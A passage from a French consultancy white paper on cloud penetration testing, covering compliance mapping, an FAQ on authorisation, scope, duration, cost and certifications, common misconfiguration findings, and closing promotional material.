ISO 27017	Securite cloud (extension 27001)	Annuelle + surveillance	Verification des controles specifiques cloud
RGPD	Donnees personnelles	Continue + audit periodique	Validation des mesures techniques
NIS2	Entites essentielles/ importantes	Reguliere (non specifiee)	Test d'intrusion obligatoire
DORA	Secteur financier	Triennale (TLPT)	TLPT incluant le cloud
SecNumCloud	CSP qualifies	Triennale + surveillance	Verification du referentiel technique

## 9.5 Integration du pentest dans le cycle de conformite

Le pentest cloud ne doit pas etre un exercice isole mais s'integrer dans un cycle de conformite continu. L'approche recommandee combine des scans automatisees frequents (Prowler, ScoutSuite executes quotidiennement ou hebdomadairement via des pipelines CI/CD), des audits de configuration approfondis trimestriels, et des pentests manuels annuels ou bi-annuels realises par des experts externes.

L'automatisation des controles de conformite via des pipelines CI/CD permet de detecter les regressions de securite en temps reel. L'integration de Prowler ou Checkov dans le pipeline de deployment Terraform bloque automatiquement les deployments introduisant des mauvaises configurations. Les politiques as code (AWS Config Rules, Azure Policy, GCP Organization Policies) appliquent les contraintes de conformite de maniere preventive plutot que detective.

Le rapport de pentest doit explicitement mapper les findings aux referentiels de conformite applicables. Un bucket S3 public sera reference comme un ecart par rapport au controle CIS AWS 2.1.1, au controle CCM DSP-04 et au critere de securite SOC 2 CC6.1. Ce mapping facilite la communication avec les equipes de gouvernance et de conformite, et accelere la priorisation des remediations en fonction des obligations reglementaires.

**Articles complementaires :** [securite Kubernetes](#) | [securite Active Directory](#) | [DFIR et reponse a incident](#) | [conformite ISO 27001](#) | [architecture Zero Trust](#)

## Outils et Ressources Pentest Cloud

Decouvrez nos outils open source et modeles d'IA developpes pour les professionnels de la cybersecurite :

Outil / Ressource	Description	Lien
<b>Awesome Cybersecurity Tools</b>	Collection curatee d'outils de cybersecurite pour le pentest, la forensics et la defense	Voir sur GitHub
<b>AzureArcAgentChecker</b>	Outil de verification et d'audit des agents Azure Arc deployes dans votre infrastructure	Voir sur GitHub
<b>TcpPortFuzzer</b>	Fuzzer de ports TCP pour identifier les services vulnerables et les configurations non securisees	Voir sur GitHub
<b>Bug Bounty Pentest Explorer</b>	Espace interactif pour explorer les techniques de pentest et methodologies de bug bounty	Voir sur HuggingFace
<b>WFPFilterInspector</b>	Inspecteur des filtres Windows Filtering Platform pour l'analyse reseau avancee	Voir sur GitHub

Tous ces outils sont disponibles en open source sur notre profil GitHub et nos modeles d'IA sur notre espace HuggingFace. N'hesitez pas a contribuer et a signaler les issues.

### Methodologie de pentest cloud multi-provider

- Enumeration des services exposes et des permissions IAM
- Test des configurations S3, Blob Storage et GCS
- Analyse des metadata services (IMDS) pour l'escalade de privileges
- Verification des politiques reseau et des security groups
- Audit des secrets dans les variables d'environnement et les vaults

## Chapitre 10 : Questions Frequentes

### FAQ - Pentest Cloud

Q1 : Faut-il prevenir le fournisseur cloud ?

Q2 : Quelle est la duree typique d'un pentest cloud ?

Q3 : Pentest en boite noire, grise ou blanche ?

Q4 : Quelles certifications pour un pentester cloud ?

Q5 : Comment gerer les environnements multi-cloud ?

Q6 : Quel est le cout d'un pentest cloud ?

Faut-il prevenir le fournisseur cloud avant de realiser un pentest ?

La reponse depend du fournisseur. AWS ne requiert plus de notification prealable pour la plupart des tests d'intrusion depuis 2023, tant que les tests se limitent aux ressources dont vous etes proprietaire et n'incluent pas des activites interdites (DDoS, DNS zone walking, flooding). Microsoft Azure autorise les tests sans notification prealable a condition de respecter les Microsoft Cloud Penetration Testing Rules of Engagement publiees sur leur site. Google Cloud Platform autorise egalement les tests sans notification prealable sur vos propres ressources. Cependant, il est fortement recommande de documenter formellement le perimetre et les dates de test, et de disposer d'une autorisation ecrite du proprietaire du compte cloud. Certaines activites specifiques (test de DDoS, ingenierie sociale des equipes du fournisseur) restent interdites chez tous les fournisseurs.

Quelle est la duree typique d'un pentest cloud et quels facteurs influencent le planning ?

La duree d'un pentest cloud varie considerablement en fonction du perimetre. Un audit de securite d'un compte AWS unique avec une dizaine de services peut etre realise en 5 a 10 jours. Un pentest complet d'un environnement multi-compte (AWS Organizations avec 10+ comptes) necessite 15 a 25 jours. Un audit multi-cloud (AWS + Azure + GCP) requiert 20 a 40 jours selon la taille de l'infrastructure. Les facteurs influencant la duree incluent : le nombre de comptes/ abonnements/projets dans le scope, le nombre et la diversite des services utilises, le niveau d'acces fourni (boite noire vs boite blanche), la complexite des architectures (microservices, multi-region, hybrid cloud), et les exigences de reporting (rapport technique seul ou rapport technique + rapport executif + presentation). Prevoyez egalement 3 a 5 jours supplementaires pour la redaction du rapport.

Quel mode de test choisir : boite noire, grise ou blanche ?

En contexte cloud, le mode boite blanche (acces complet en lecture aux configurations) est generalement le plus efficace et le plus recommande. Contrairement au pentest reseau traditionnel ou le mode boite noire simule un attaquant externe realiste, le pentest cloud en boite noire est souvent peu productif car la surface d'attaque visible de l'exterieur est limitee (les consoles d'administration cloud sont protegees par le fournisseur). Le mode boite grise, avec

des credentials d'utilisateur standard, est le meilleur compromis : il simule un attaquant ayant obtenu un acces initial (insider malveillant, credentials volees via phishing) et permet d'evaluer les chemins d'escalade de privileges. Le mode boite blanche est ideal pour un audit de configuration exhaustif et maximise le nombre de findings par jour de test. La combinaison d'une phase boite grise (escalade de privileges) suivie d'une phase boite blanche (audit de configuration) offre la couverture la plus complete.

Quelles certifications sont recommandees pour un pentester cloud ?

Les certifications les plus reconnues pour le pentest cloud incluent : la certification AWS Certified Security - Specialty pour la maitrise des mecanismes de securite AWS, la certification AZ-500 Microsoft Azure Security Technologies pour Azure, la certification Google Professional Cloud Security Engineer pour GCP, et la certification CCSP (Certified Cloud Security Professional) de l'ISC2 pour une vision transversale. Pour les competences offensives specifiques, la certification OSCP (Offensive Security Certified Professional) reste la reference en pentest general, completee par la CARTE (Certified Azure Red Team Expert) de Pentester Academy pour Azure et la CPSA/CRT (Crest Practitioner/Registered) pour les pentesters au Royaume-Uni. La certification CCSK (Certificate of Cloud Security Knowledge) de la CSA constitue une bonne entree en matiere pour les professionnels de la securite souhaitant se specialiser dans le cloud. Au-dela des certifications, l'experience pratique sur des laboratoires cloud (CloudGoat, AzureGoat, GCPGoat, DVCA) est indispensable.

Comment gerer efficacement un pentest sur un environnement multi-cloud ?

Le pentest multi-cloud requiert une approche structuree en trois temps. Premièrement, cartographiez l'ensemble des comptes cloud, des services utilises et des interconnexions entre les fournisseurs (VPN site-a-site, peering, federations d'identite). Deuxièmement, evaluez chaque fournisseur individuellement en utilisant les outils et les techniques specifiques a chacun (Pacu pour AWS, ROADtools pour Azure, gcp\_enum pour GCP). Troisièmement, evaluez les interactions et les relations de confiance entre les fournisseurs : federation d'identite cross-cloud, flux de donnees inter-cloud, replication de donnees, et mecanismes de basculement (failover). Les outils multi-cloud comme ScoutSuite et Prowler permettent de couvrir les trois fournisseurs avec un processus unifie. Attention aux risques specifiques au multi-cloud : les credentials d'un fournisseur stockees dans un service d'un autre fournisseur (par exemple, des cles AWS dans un Azure Key Vault) creent des chemins d'attaque cross-cloud. Le rapport final doit presenter une vue consolidee des risques avec un focus sur les interactions inter-cloud.

Quel est le cout d'un pentest cloud et comment le justifier aupres de la direction ?

Le cout d'un pentest cloud varie de 10 000 euros pour un audit de base d'un compte unique a plus de 100 000 euros pour un engagement multi-cloud complet avec red team. Les tarifs journaliers des pentesters cloud specialises oscillent entre 1 200 et 2 500 euros selon l'experience et la certification. Pour justifier cet investissement aupres de la direction, presentez le rapport cout-benefice : le cout moyen d'une violation de donnees cloud est de 4,88 millions de dollars (IBM 2024), soit un retour sur investissement considerable si le pentest permet de prevenir un seul incident. Les exigences reglementaires (NIS2, DORA, RGPD) imposant des tests reguliers, le pentest cloud n'est plus optionnel pour de nombreuses organisations. Enfin, les assurances cyber exigent de plus en plus la demonstration de tests d'intrusion reguliers comme condition de couverture ou pour obtenir des primes reduites.

Comment preparer son environnement cloud pour faciliter le pentest ?

Pour optimiser l'efficacite du pentest cloud, plusieurs preparations sont recommandees. Creez un compte IAM dedie au pentester avec des permissions en lecture seule sur l'ensemble des services (politique ReadOnlyAccess sur AWS, role Reader sur Azure, role Viewer sur GCP) plus des permissions specifiques pour les tests actifs. Documentez l'architecture cloud de maniere synthetique : liste des comptes/abonnements/projets, services principaux utilises, diagramme d'architecture reseau, et flux de donnees critiques. Assurez-vous que la journalisation est active (CloudTrail, Azure Monitor, Cloud Audit Logs) pour permettre la tracabilite des actions du pentester. Identifiez les environnements sensibles ou les tests actifs sont interdits (bases de donnees de production contenant des donnees reelles, services critiques a haute disponibilite). Enfin, designez un point de contact technique disponible pendant toute la duree du test pour repondre aux questions et valider les operations potentiellement impactantes.

Quelles sont les erreurs les plus courantes decouvertes lors des pentests cloud ?

Les findings les plus frequents lors des pentests cloud, tous fournisseurs confondus, sont les suivants par ordre de frequence : (1) Permissions IAM excessives, en particulier l'utilisation de politiques administratives larges au lieu de permissions granulaires (retrouve dans 85% des audits). (2) Absence de MFA sur les comptes privileges (70% des audits). (3) Credentials longue duree non rotees : cle d'accès AWS de plus de 90 jours, secrets Azure AD sans date d'expiration (65%). (4) Ressources de stockage exposees publiquement ou avec des permissions trop larges (55%). (5) Journalisation incomplete ou desactivee sur certains services ou certaines regions (50%). (6) Secrets stockes en clair dans les variables d'environnement, le code source ou les parametres d'application (45%). (7) Groupes de securite autorisant l'acces entrant depuis 0.0.0.0/0 sur des ports sensibles (40%). (8) Absence de chiffrement des donnees au repos sur les services de stockage et les bases de donnees (35%). Ces findings recurrents illustrent que les vulnerabilites cloud sont majoritairement liees a des erreurs de configuration plutot qu'a des failles techniques complexes.

### **Conclusion : le pentest cloud, un investissement strategique**

Le pentest cloud est bien plus qu'un exercice technique ponctuel. C'est un investissement strategique dans la resilience numerique de l'organisation. En combinant une methodologie rigoureuse, des outils specialises et une expertise approfondie des trois hyperscalers, le pentest cloud revele les vulnerabilites que les outils automatises ne detectent pas et demontre l'impact concret des mauvaises configurations. Integre dans un cycle de conformite continu, il contribue a maintenir une posture de securite robuste face a l'evolution constante des menaces et des services cloud. Les organisations qui investissent dans des pentests cloud reguliers reduisent significativement leur exposition aux risques et renforcent la confiance de leurs clients, partenaires et regulateurs.

## Besoin d'un pentest cloud pour votre infrastructure ?

---

Nos experts certifiés AWS, Azure et GCP réalisent des audits de sécurité approfondis de vos environnements cloud. De la reconnaissance à la remédiation, nous vous accompagnons pour renforcer votre posture de sécurité.

### Questions Fréquentes

---

#### Comment sécuriser les fonctions serverless contre les attaques par injection ?

---

La sécurisation des fonctions serverless contre les injections passe par la validation stricte de toutes les entrées utilisateur, l'utilisation de requêtes paramétrées pour les accès aux bases de données, la limitation des permissions IAM au strict minimum nécessaire (principe du moindre privilège), la mise en place de WAF devant les API Gateways, et le monitoring des invocations anormales. Appliquez également le chiffrement des variables d'environnement contenant des secrets et utilisez des couches de sécurité comme AWS Lambda Layers pour centraliser les contrôles de validation.

#### Quelle est la méthodologie PTES adaptée au cloud computing ?

---

La méthodologie PTES (Penetration Testing Execution Standard) adaptée au cloud comprend sept phases : la définition du périmètre et des autorisations du provider, la collecte de renseignements sur l'infrastructure cloud cible, la modélisation des menaces spécifiques au cloud (mauvaise configuration IAM, exposition de stockage, lateral movement inter-services), l'analyse des vulnérabilités des services managés, l'exploitation des failles identifiées.

Pour approfondir, consultez les ressources de NIST Cybersecurity et de NVD (National Vulnerability Database).

Sources et références : [ANSSI](#) [CERT-FR](#)

## Conclusion et Recommandations

---

Ce livre blanc a présente une vue d'ensemble complete des methodologies, outils et bonnes pratiques essentiels. La mise en oeuvre progressive des recommandations detaillees permettra de renforcer significativement la posture de securite de votre organisation.

[Demander un audit de securite cloud](#)

---

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

[ayinedjimi-consultants.fr](https://ayinedjimi-consultants.fr) · [ayi@ayinedjimi-consultants.fr](mailto:ayi@ayinedjimi-consultants.fr)

© 2026 — Reproduction interdite sans autorisation.